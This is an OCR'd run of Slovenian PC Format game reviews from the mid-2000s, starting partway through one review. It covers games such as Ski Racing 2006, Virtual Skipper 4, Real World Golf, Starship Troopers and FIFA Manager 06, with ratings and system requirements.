
OGLEJTE SI ŠE...
>> **Fallout**
Interplay
>> **UFO: Aftershock**
Ascaron
>> **Commandos 3: Destination Berlin**
Eidos



Pobegi iz zapora so zmeraj umazana zadeva.

KAPITALISTIČNE SVINJE

Na žalost pa koncept ne deluje. Vodič namiguje na premišljeno, inteligentno igro, ki temelji na zgodbi in ponuja veliko zanimivih elementov. Takoj ko se znajdete v prvi misiji, pa izvirni cilj sploh ni več pomemben, saj je vaša naloga naenkrat le pobiti čim več Američanov. Od tod naprej se morate v glavnem znajti sami. Občasno boste naleteli na novo osebo, ki se želi pogovarjati o vojni, ali pa na vas veselo strelja. Še vedno nismo prepričani, katera možnost nam je bolj všeč. Obupni so tudi zemljevidi stopenj: toge robove teh majhnih kvadratov lahko ignorira le nekdo, ki premore več domišljije kot razuma. Prvim stopnjam bi lahko odpustili majhnost, vendar vas pri napredovanju v kasnejših misijah še zmeraj čakajo iste ničvredne, majhna mreže.



"Fantje, v redu je, ugotovil sem, končno sem ugotovil, kje je sprožilec. Fantje? Fantje? Halo?"

Zahvaljujoč pomanjkanju usmeritve, boste na določenih delih nenehoma ponovno nalagali igro, saj vas bodo na ovinku takoj ustrelili, ali pa inteligenca vašega lika ni dovolj visoka, da bi lahko očarali poveljnika tabora. Vse skupaj pošteno para živce, zaradi česar igra sploh ni to, kar bi lahko bila ali to, kar smo si celo želeli, da bi bila. **PCF**

Min 1GHz, 256MB RAM, 64MB 3D kartica
Opt 1,5GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Ne

56% **PCF pravi...** "Majhni zemljevidi, nobenih smernic in zelo malo zabave. Razen tega je odlična."

Pri smuku boste morali vsak skok dobro zadeti ali pa bo sledil prav spektakularen padec.

ŠVIST IZZA OVINKA

Ski Racing 2006

Če vi ne operete časti smučarskega naroda, je ne bo nihče...

Založnik JoWood **Razvijalec** Coldwood Interactive **Na spletu** www.skiracing2006.com

Proti sami zimi in snegu nimamo nobenih zadržkov, edina stvar, ki nam ni všeč pri celotni zadevi, je mraz, ki gre zraven. Kaj ne bi bilo krasno, če bi si lahko nabili na noge smuči in se spustili po zasneženem hribu pri temperaturi tam okoli 25°C? *Ski Racing 2006* vam bo uresničil to skromno željo. Glede na to, da vam bo lahko zadnjica ves čas vijuganja v dolino varno počivala na stolu, lahko med divjanjem po Kitzbuhlskem Streifu brez strahu pred gotovo smrtjo tudi pomalicate tudi kakšno kranjsko klobaso.

"Nadzorni sistem vas ne bo pustil na cedilu pri nobeni od štirih disciplin"

Za čuda je uspešno slalomiranje izvedljivo in celo zabavno.

Če smo odkriti, smo od te igre pričakovali same slabe reči. Slabo vodljivost, grd obraz, ničelno igralnost in podobne žeblje za krsto. A že po prve pol ure smo morali vse omenjeno zanikati. *Ski Racing 2006* je pravzaprav dobra smučarska igra, in tega že predolgo nismo mogli reči za katerikoli smučarski naslov, če sploh kdaj. Grafika denimo je nadpovprečna, ko se vam zaradi hitrosti realistično zamegli pogled, pa celo navduši. Nadzorni sistem je zelo dober in vas ne bo pustil na cedilu pri nobeni od štirih disciplin: slalom, veleslalom, super-veleslalom in smuk. Dodanih pa je tudi nekaj drobnih cukrčkov, kot je izbira kislega ali nasmejanega "jipiii" obraza, ko pripeljete skozi cilj.

SVETOVNI POKAL

V različnih načinih tekmovanja zbirate točke, s pomočjo katerih svojemu smučarju dvigujete sposobnosti, ali pa ga, če ste bolj "mačo" sorte, opremite z lepšimi smučmi, smučarskimi čevlji in podobnim. Na tekmah vam bodo družbo delali nasprotniki, kot so Bode Muller in Ales Greza, le tu in tam boste naleteli na kakšno pravo ime, za katero so avtorji napraskali skupaj dovolj financ. Bomo preživeli, kajne?


Gre torej za zelo solidno simulacijo smučanja, ki ji do višje ocene manjka nekaj dodatnih možnosti (kje je ženski del?) in bližča, ljubiteljem zimskih športov pa bo kljub temu znala pričarati spomine na zlate čase Bojana, Roka in Mateje. **PCF**

Min 1GHz, 256MBRAM, 64MB 3D kartica

Opt 2,4GHz, 512MB RAM, 128MB 3D kartica

Večigralstvo Do 32 igralcev

71 % **PCF pravi...** "V pomanjkanju dobrih smučarskih iger na PC-ju se bo ta prav prilegla."



Vaša posadka je na razburkanem morju neutrudna. Brutalna pomorska disciplina je ključna.

Vrjetno je v resničnosti drugače, ampak takšni nagibi jadrnice se nam zdijo prav zabavni.

PCFormatov poskus, da bi podrli hitrostni rekord se je končal kaotično.

SLANA SIMULACIJA

Virtual Skipper 4

Končno! Igra za ljudi, ki se radi v prostem času ubadajo z vrvmi za dviganje jadra

Založnik Focus **Razvijalec** Nadeo **Na spletu** www.virtualskipper.com

Ne ločite vašega dodatnega trikotnega jadra od prednjega jadra? Se vam niti ne sanja, kdaj morate jadro obrniti na drugo stran, da bi zapluli v želeni smeri? Nikar ne skrbite. Za *Virtual Skipper 4* ne potrebujete veliko znanja o umetnosti plovbe. Vedeti pa morate sledeče: gre za eno izmed najbolj svežih in nežno prijetnih iger, kar smo jih videli v zadnjem času.

Največji vizualni dosežek igre je nedvomno renderiranje morja, ki ponuja zares veličasten pogled, ne glede na to, ali ob blagi severni sapici jadrate z visokimi jambori daleč od obale ali pa v trimaranu režete steklene valove proti krasoti tropskega sončnega vzhoda. Kot lahko vidite iz priloženih slik, je stopnja odsevnosti neverjetna – vsak vir svetlobe je razločno viden na površju neštetih valov, ki segajo od rahlih morskih kodrčkov do velikanskih valečih se vodnih vzpetin, preko katerih se ziblje vaša lupinica. V primerjavi z vodo je videti jadrnica zgolj lepo – z dokaj preprostimi teksturami in modeli pomorščakov ni sama po sebi sicer nič posebnega, kljub temu pa svoje delo opravi več kot zadovoljivo.

Vaša edina oblika pogona je veter, tukaj pa pridejo na vrsto vse pomembne podrobnosti plovbe. Veter boste morali ujeti pod pravim kotom in pri tem uporabiti primerno jadro; ker pa vam nobeno jadro ne omogoča plovbe neposredno v veter, boste pogosto besno spreminjali smer, da bi dosegli želeno točko.

KOPNO NA OBZORJU!

Na tem mestu pa igra, tako kot pravo jadranje, postane zares zahtevna. Ko pričnete preračunavati spremembe smeri, ki jih morate izvesti, da bi dosegli želene točke, in razmišljati o tem, katera jadra morate uporabiti, ko ste končno dosegli ustrezno hitrost, pa postanejo stvari globoko zapletene in izjemno izzivalne.

Če vas zanima samo jadranje ne pa tudi podrobnosti, bo *Virtual Skipper 4* seveda težko pritegnil vašo pozornost. Če pa ste igrali predhodne igre *Virtual Skipper* ali pa v duši enostavno čutite slano privlačnost morja, vam bo igra prinašala nemalo zadovoljstva. *Virtual Skipper 4* je obenem tako realistična simulacija, da boste včasih dobesedno pozabili, da pravzaprav igrate računalniško igro: vse možnosti, ki jih morate upoštevati pri jadranju v resničnem življenju, so vključene tudi v igro. Kampanja vas popelje na regate po vsem svetu in v vseh vremenskih pogojih. Vsak pristop ponuja svojevrstne izzive, od prve, umirjene lepote našega Jadranskega morja, do bobneče grožnje Atlantika. Soočenje z različnimi vremenskimi pogoji ponuja v večigralskem načinu dobro zabavo. Da enostavnosti nastavitev za ta način sploh ne omenjamo – kliknete na možnost za večigralsko igro, izberete uporabniško ime in geslo, se prijavite na strežnik *Virtual Skipper 4* in že se lahko pomerite v napeti regati. Pogled na dvajset ladij, ki se prerivajo za položaj, sodi med nepozabne trenutke, plovba na valovih tesno zraven drugih tekmovalcev pa je brez kančka dvoma vrhunska zabava.

Ljubitelje *Virtual Skipper* bo še zlasti navdušil priložen urejevalnik zemljevidov, s katerim lahko ustvarite lastne regate v nordijskih ali tropskih okoljih. Igra prav tako ponuja tudi možnost uvoza 3D modelov, tako da boste lahko vanjo vključili tudi svoje lastne jadrnice in si privoščili še bolj realistično in resnično edinstveno izkušnjo! *Virtual Skipper 4* ni za vsakogar, če pa se v vas skriva vsaj ščepec starega morskega volka, boste poplačani z dobršno mero užitkov. **PCF**

OGLEJTE SI ŠE...

>> **Virtual Skipper 3**
Focus
>> **Sid Meier's Pirates!**
2K Games
>> **Silent Hunter III**
Ubisoft


Dvignite jadro!

Vsi na krov vrhunske jadrnice *PCFormat*

Najprej snemite DXTBMP s strani fly.to/mwgfx, ki vam omogoča odpreti teksture jader in modelov ladij (gre za stisnjene bitne slike) v korenski mapi. Uvozite jih v program za obdelavo slik, jih spremenite in spet stisnite z DXBMP. Datoteke postavite nazaj v korenski direktorij in dvignite vaše novo jadro.

Min 500MHz, 64MB RAM, 16MB 3D kartica
Opt 2,4GHz, 1GB RAM, 256MB 3D kartica
Večigralstvo LAN/Internet

82% **PCF pravi...** "Lepa igra in odlična digitalna različica tekmovalnega jadranja, je pred vami."



Tale tip je videti kot profesionalec. Z zelo majhno palico.

Zamahnite povprek za popolni udarec, zamahnite navzdol za sproščanje frustracij.

Na amaterskih stopnjah bo večino merjenja namesto vas opravil računalnik.

AS NA GOLFIŠČU

Gametrak Real World Golf

Najmanj naporen šport na svetu je postal še manj naporen

Založnik In2Games **Razvijalec** Aqua Pacific **Na spletu** www.realworldgolf.com

Golf so nekoč opisali kot najboljši način, da pokvarite prijeten sprehod, toda kaj porečete na to, da vam pri igranju golfa sploh ne bi bilo treba hoditi? Ja, prihodnost je tukaj – *Real World Golf* je nova igra, ki vam omogoča igranje golfa ne da bi pri tem morali zapustiti udobje vašega doma. Zmedeni?! Za vse nepoučene: uporablja namreč Gametrak, revolucionarni način igranja iger, ki zaznava vaše gibe, tako da boste morali dejansko izpopolniti udarec, namesto da bi postali cenjeni velemojster tipkovnice in miške. Toda – samo trenutek – mar ni to hkrati tudi najboljši način za uničenje sveže prepleskanega zidu v sobi? Ne! *Real World Golf* popelje interaktivno igro do novih vrhuncev: v trenutku spravi vašo leno rit iz kavča in vas pripravi do besnega mahanja proti vašemu monitorju z novo, sestavljivo palico za golf, ki je priložena igri.

Najtežja stvar, ki pesti večino simulacij golfa, je ravno metoda nadzora. Večina jih za dosego rezultatov uporablja pritiskanje na gumb ali poigravanje s klobučki na igralnem ploščku. Kljub omejitvam takega nadzora so te metode še zmeraj učinkovite, čeprav ne spominjajo ravno na pravo igranje golfa, *Real World Golf* pa spremlja gibe vašega telesa in jih prenese v igro. To pomeni, da na uspeh vaše igre vpliva izključno tehnika, na ta način pa lahko dodate tudi napredne elemente, kot je rotacija žogice, tako da preprosto prilagodite vaš zamah.

Sledni sistem neposrednega gibanja deluje tako, da spremlja kable, pritrjene na vaša zapestja. Vse skupaj deluje nekoliko omejujoče in neumno zaradi konzole, pritrjene na vaše noge, in stikala za nogo, vendar imate s tem dostop do vseh nastavitev v igri.

SUPERMARIONAROD

Za igranje golfa vam ni treba biti nikakršen profesionalec, saj so nastavitve za amaterje zelo nezahtevne, tako da boste v trenutku frcali žogico po stezi, kot da ste mladi Nick Faldo. Vodič in načini urjenja ponujajo vso pomoč, ki jo boste potrebovali, da se boste naučili lastne tehnike in načinov, na katere jo lahko še dodatno izboljšate. Ko vam bo uspelo izpopolniti držo, prijem palice in udarce, boste lahko pripravili žogico do tega, da se vam bo v vsem popolnoma podredila, nato pa se lahko lotite posameznih iger ali turnirjev na petih igriščih. Kadar vam bo ob zabasanem delovnem dnevu zmanjkalo časa za celotno igro golfa, pa se lahko preizkusite tudi v nekaterih mini-igrah, kot so pošiljanje žogice za golf skozi obroče ali streljanje v tarčo – čeprav so pogosto nadležne, pa imajo tudi pozitiven učinek, saj boste z njihovo pomočjo izpilili tehniko zamaha.

Sistem zaznave gibov je presenetljivo natančen, sami pa trdno verjamemo, da bi se ob izletu na naše lokalno igrišče za golf hitro izkazale prednosti nekajurne vadbe v navideznem *Real World*. Na žalost pa igra ne ponuja prav veliko različnih igrišč, med katerimi bi lahko izbirali, pa tudi po vizualni plati se ne more primerjati z nekaterimi drugimi igrami golfa, kot je na primer serija *Tiger Woods*. Tako kot pri resničnem golfu je njen največji problem v tem, da je za konsistentne udarce v osemnajst lukenj potrebna dobršna mera koncentracije – kaj šele za celoten turnir.

Če ste si zmeraj želeli igrati golf, pa niste igrišča utegnili povohati niti od daleč, je igra *Real World Golf* morda še najboljši približek resnične izkušnje. Nikar se ne slepite, da bo drastično izboljšala vaše veščine v resničnem življenju, v tolažbo pa vam je lahko, da vam zato ob igranju golfa ne bo treba zapravljati časa z iskanjem izgubljenih žogic. Kljub učinkovitosti metode nadzora pa si le s težavo predstavljamo, da bi tale paket prešel v vsesplošno uporabo. Očitno je zasnovan za uporabo pred televizijo, zaradi česar ni primeren za vse tiste med nami, ki imamo računalnik postavljen v majhni čumnati, televizijo pa v neki drugi sobi. In če ste nam količkaj podobni, je v vaši sobi z računalnikom že tako ali tako premalo prostora, da bi se sploh lahko pošteno obrnili, kaj šele, da bi mahali s palico za golf. **PCF**

OGLEJTE SI ŠE...

>> **Golf**
Čisto pravi
>> **Tiger Woods 2005**
EA
>> **Links 2003**
Microsoft

Čas za zabavo

Zabava z zamahi za vso družino

Zraven običajnih načinov igranja golfa, so vam na razpolago še druge zabavne igre, ki se odvijajo na vadbišču in zahtevajo, da zadenete določeno mesto na tarči ali spravite žogico skozi obroče. Vendar niso tako enostavne, kot se zdi na prvi pogled, saj je včasih dokaj težko oceniti razdaljo.

Min 800MHz, 128MB RAM, 32MB 3D kartica
Opt 1,2GHz, 256MB RAM, 64MB 3D kartica
Večigralstvo Ne

76% **PCF pravi...** "Inovativna in učinkovita metoda nadzora; ali bo zanjo tudi dovolj prostora v vaši sobi s PC-jem?"

NADOMESTEK ZA NAFTALINSKE KROGLICE

The Chronicles of Narnia

The Lion, The Witch & The Wardrobe

Ne toliko pravljična sladica kot globoko razočaranje

Založnik Buena Vista Games **Razvijalec** Traveller's Tales **Na spletu** buenavistagames.go.com/product/narniaPC.html


Kar nekaj časa je minilo, odkar smo prebrali *Leva, čarovnico in omaro*, kljub temu pa smo dokaj trdno prepričani, da v knjigi krdela volkov niso ravno izvajala divjih napadov z vrtenjem okoli lastne osi. *Narnia* je obešeno truplo *LEGO Star Wars*, kruto oblečeno v krzneni plašč. Če bi sodili po tej igri, bi bil tudi film samo kombinacija bojnega pohoda skozi neskončne vrste volkov in zbiranja velikih kovancev.

OGLEJTE SI ŠE...

>> **LEGO Star Wars**
Eidos

>> **Beyond Good & Evil**
Ubisoft

>> **Harry Potter and the Goblet of Fire**
EA




Zakaj ne more kdo narediti igre po filmu *Battle Royale*?

SPREOBRNILI SMO SE

Poleg tega, da ni enostavna, Narnia ne ponuja niti nobenih užitkov. Velikokrat je potrebno nadzirati vse štiri otroke naenkrat, medtem ko se kamera poblaznelo obrača naokoli ali se sramežljivo umakne pred akcijo, kolikor je to sploh mogoče. Vse skupaj pa je še 94-krat težje zaradi nedvomno najbolj lene predelave s konzole, kar smo jih kdaj videli. Morda deluje na krmilniku za PS2, v tej različici pa boste zaradi skrivnostne mešanice ukazov s tipkovnico potrebovali še tretjo roko.

Vse to bi še šlo, dokler je na vrsti povprečna, minimalna akcija; ko pa ste soočeni s kasnejšimi šefi, ki jih spremljajo neskončnokrat ponovno rojeni sovražniki, skupaj z nujo žongliranja med liki in pogonom, ki število slik v sekundi upočasni na raven gledanja diapozitivov, postane *Narnia* frustrirajoča izkušnja.



Kdo bi napravil tako visoko omaro? Narnio je verjetno res **mogoče stlačiti noter.**

Tudi kot spremljevalki filma ji ne uspe niti najbolj preprosta naloga – ponovitev zgodbe. Edmundovo izdajstvo je v celoti izpuščeno, čeprav se kasneje igra nanj sklicuje, motivacije za dejanja otrok v *Narniji* pa sploh niso predstavljene. Po nepotrjenih govoricah naj bi bila različica za konzole za odtenek boljša, ne glede na to, ali je to res ali ne, pa ostaja igra za PC medla, nedodelana in popolnoma neprijetna izkušnja. **PCF**

Min 1,5GHz, 256MB RAM, 64MB 3D kartica
Opt 2GHz, 512MB RAM, 64MB 3D kartica
Večigralstvo Ne

47% **PCF pravi...** "Slaba predelava s konzol slabe filmske predelave slabe knjige."

Dajte sendvič na mizo, čas je za spopad! Napadla vas je horda pajkovcev.

E, potrebovali bomo večji muholovec.

Spopad z žužkom velikosti Boeninga.

ODPRITE PLOČEVINKO DDT

Starship Troopers

Ne bojimo se pajkov, a tale preobrazba deset let starega filma, nam vseeno dviguje dlake na prašnikih...

Založnik Empire Interactive **Razvijalec** Strangelite **Na spletu** www.starshiptroopersgame.com

Običajno so igre, narejene po filmskih licencah, navaden poden, kar ste si lahko prebrali že v januarski številki, ko smo opisovali mimohod Nea iz *Matrice* in jokali nad popolnoma nepotrebno rabo sicer kvalitetnih usnjenih izdelkov, ki so vsaj na Trinity predstavljali nekaj greha vrednega. Tovrstnim igram razvijalci ponudijo manj ljubezni, kot jih je Gestapo ponujal Židom, največkrat pa jih neka razvijalska skupina splavi na trg zgolj zaradi tega, ker pač "obrajta" nek film in se je zagrebla za licenco. Bera je pestra, a prvi občutki pri igranju bitne izvedbe Verhoevnovega originala skušajo celoten uvod postaviti na laž. Zdi se, kot da je igra narejena predvsem zato, da bi kot izjema potrjevala pravilo, kljub temu, da pomanjkljivosti in hroščata zalega presegajo dovoljen nivo slehernika, ki se ima navado ob ostalih povprečnih igrah pozabavati za kakšno minutko ali dve. Pa poglejmo.

OGLEJTE SI ŠE...

>> **Serious Sam**
Take 2 Interactive

>> **Quake IV**
Activision

>> **Doom 3**
Activision

Veliko ni lepo

Uporabite glavo in možgane v njej

Razvijalci bi zlahka lahko uporabili preprost trik kopiraj/prilepi in se poslužili principa cro-*Serious Sama*. Zverinsko klanje hroščev bi se vleklo iz ene scene v drugo, vmes bi bilo potrebno poklati še kaj malce večjega in trdovratnejšega, a to bi v principu bilo vse. Pri razvijalski skupini Strangelite pa so v nasprotju s Croteamom premogli vsaj toliko predrznosti, da so poskusili v igro vplesti nekaj kodranja možgančkov. Misije so presenetljivo raznolike, glede na to, kakšno klanje je bil film. Jasno, še vedno bo pobijanja hroščev preveč, je pa to vsaj prepleteno z nekaj dodatnega adrenalina. Tako boste morali pred naleti kožokrilcev braniti strateške točke, zaščititi boste morali pomembne osebnosti, lovili boste razne gigantske stvore in vtihotapiti se boste morali v srhljivo podzemno strukturo, kjer bodo arahnidi prežali na vas iz vsake sence. Če drugega ne, se igralna plat vsaj toliko spreminja, da boste morali vklopiti tistih nekaj več možganskih celic, da bi vam posamezne stopnje uspelo končati.

Veliki, nezemeljski, skozi tazadnje dihajoči stvori bodo v tej igri znali predstavljati trd oreh. Gre za zahtevne spopade, ki od vas zahtevajo, da poiščete tisti najučinkovitejši način za zmago nad njimi. Pred vsako misijo pa se na uvodnem zaslonu pojavljajo koristni napotki za radiranje hroščate nevarnosti. Ne spreglejte jih.

BIBA LEZE, BIBA GRE

Igrali boste pehotno kanaljo, odeto v blazno spodoben oklep, sposoben prenašanja marsikaterega grdega udarca. To seveda pomeni, da se boste v akciji večkrat znašli sami ali pa vsaj na čelu skupine vojakov, ne pomeni pa, da lahko počnete, kar bi se vam zahotelo. Ne, prav zagotovo ne.

Veliki, iz ritke streljajoči nezemeljski šefi so nedvomno impresivna bitja, niso pa pretirano nevarni. Ponašajo se le z eno samo nemarno lastnostjo – prekleto dolgo traja, preden bodo z rilcem zagrizli v prah. Večina vnaprej pripravljenih bojev se tako ali tako vrti le okoli pokanja osnovnih arahnidov, ki se v hordah valijo na vas, kot bi bili poslednja matica na planetu moških hroščev. Preden vas ta horda naskoči, jo morate v nasprotno prepričati sami. Proces uveljavljanja višjega položaja na evolucijski lestvici je sila enoličen. Večkrat se boste po pol ure premikali po istem območju in streljali v vedno znova prihajajoče identične žužke.

Grafično igra ne ponuja ničesar presenetljivega. Hrošči gredo skozi, ne morejo pa se primerjati s fantamljaskastičnim *F.E.A.R.*-om. Ne bi šli tako daleč in rekli, da je pogon star kot film, nedvomno pa je že globoko zakorakal v čase, ko bi moral odromati v pokoj. Po drugi strani pa je ta ponovna uprizoritev dogajanja iz filma dokaj spodobna. Tu in tam si nekaj izposodi iz serije *Halo*, a s tem ne zmoti zabave. Skratka, igra je kot film iz devetdesetih: na trenutke dolgovezna in ne preveč pametna, vas bo pa zato držala pred zaslonom, dokler je ne bo konec. **PCF**

Min 2GHz, 512MB RAM, 128MB 3D kartica

Opt 3GHz, 1GB RAM, 256MB 3D kartica

Večigralstvo LAN ali internet

69% **PCF pravi...** "Nič presenetljivega, a kljub temu gre za dober lov na žužke."

MOURINHO ŠMOURINHO

FIFA Manager 06

Svetovni nogomet vas potrebuje. Kaj lahko storite zanj v tem trenutku?

Založnik EA **Razvijalec** EA **Na spletu** www.fifamanager.easports.com

Zaradi neverjetnega uspeha serije *Championship Manager* je še pred nekaj leti vsaka nogometna menedžerska simulacija spominjala na malo bolj pisano različico *MS Excela* – dejstvo, ki je pustilo globoke brazde v odnosu našega urednika do tega programa za urejanje tabel. Šele pred kratkim so razvijalci pogruntali, da so prelestna zunanja podoba, grafika med samo tekmo (pri tem nimamo v mislih krogcev, ki drsijo gor in dol) in presenetljivo inteligenten digitalni Igor E. Bergant ravno tisti dodatki, ki bi jih žanr utegnil te dni potrebovati. Serija *LMA Manager* bi pristala z zobmi naprej še nekaj stopničk niže brez teh lastnosti, zelo podobno trdo pa bi verjetno strmoglavila tudi igra *FIFA Manager 06*.

Ronaldinho v Chelsea za 63 milijončkov? Nekega dne se bo to morda zgodilo tudi v resničnosti...

Pred nami je torej reč zelo podobna klasiki *Football Manager 2006*, le da je na pogled precej lepša in zato od igralca zahteva manj domišljije, da bi se vživel v vlogo poglavarja nogometnega moštva. Niso pa vsi bonbončki vezani le na videz – tudi globlje igra vsebuje nekaj prijetnih lastnosti. Ena izmed nam najljubših je ta, da lahko zvezdniške igralce svoje ekipe, ki zadnje čase igrajo brez prave volje, pograjate v časopisu. Obstaja tudi možnost, da vodite državno reprezentanco po svoji izbiri in tako popravite strategijo tistega nesposobneža, zaradi katerega ste do sedaj izustili že toliko grdih besed.

"Ne gre za originalno zadevo, vseeno pa vas zabavala, očarala in kmalu tudi zasvojila"

OGLEJTE SI ŠE...

>> **Football Manager 2006**
Eidos
>> **LMA Manager 2005**
Codemasters
>> **FIFA 06**
EA

Tekoča igra v napadu ali neusmiljena, čvrsta obramba? Tukaj določite, kako naj vaša ekipa igra.

Podpisovanje pogodb z zvezdniki je svojevrstna srhljivka. Tako tudi mora biti.

Ne gre za hudo originalno zadevo, vseeno pa vas bo *FIFA Manager 06* zabaval, očaral in kmalu tudi zasvojil. Če ste ljubitelj tega žanra, vam priporočamo, da čim prej podpišete večletno pogodbo z njim. **PCF**

Min 1GHz, 256MB RAM, 32MB 3D kartica
Opt 2GHz, 512MB RAM, 64MB 3D kartica
Večigralstvo Na žalost nič

83% **PCF pravi...** "Vse za navdušence nad nogometom. Čaka vas več mesecev zabave."

Diplomacy

Založnik Paradox Interactive **Na spletu** www.diplomacy-pcgame.com

Namizna igra, na katere nedrih se je hranila ta igra, se preigrava že 40 let in ima za seboj ogromno skupnost, ki jo lahko obiščete na **www.diplom.org**. Po srcu gre za zelo preprosto igro, ki pa vsebuje veliko ekstremno nežnih nians, ki ji dajo presenetljivo globino.

Vaš cilj je, da osvojite Evropo v zgodnjem 20. stoletju, pri čemer je glavni poudarek na vzpostavljanju in razdiranju diplomatskih povezav z vašimi sosedi. Ta princip deluje odlično, kadar so vse države pod nadzorom igralcev iz mesa in krvi, medtem ko v načinu za enega igralca umetna inteligenca ne prenese svojega bremena. Že prej je obstajala zelo priljubljena različica, ki jo je mogoče igrati prek elektronske pošte, in sami težko verjamemo, da bodo vsi ti digitalni diplomati zdaj preklopili na to izvedbo.

Min 1GHz, 256MB RAM, 64MB 3D kartica
Opt 1,5GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Neobvezno

68% **PCF pravi...** "Odlično večigralstvo, a je *Rome* še daleč."

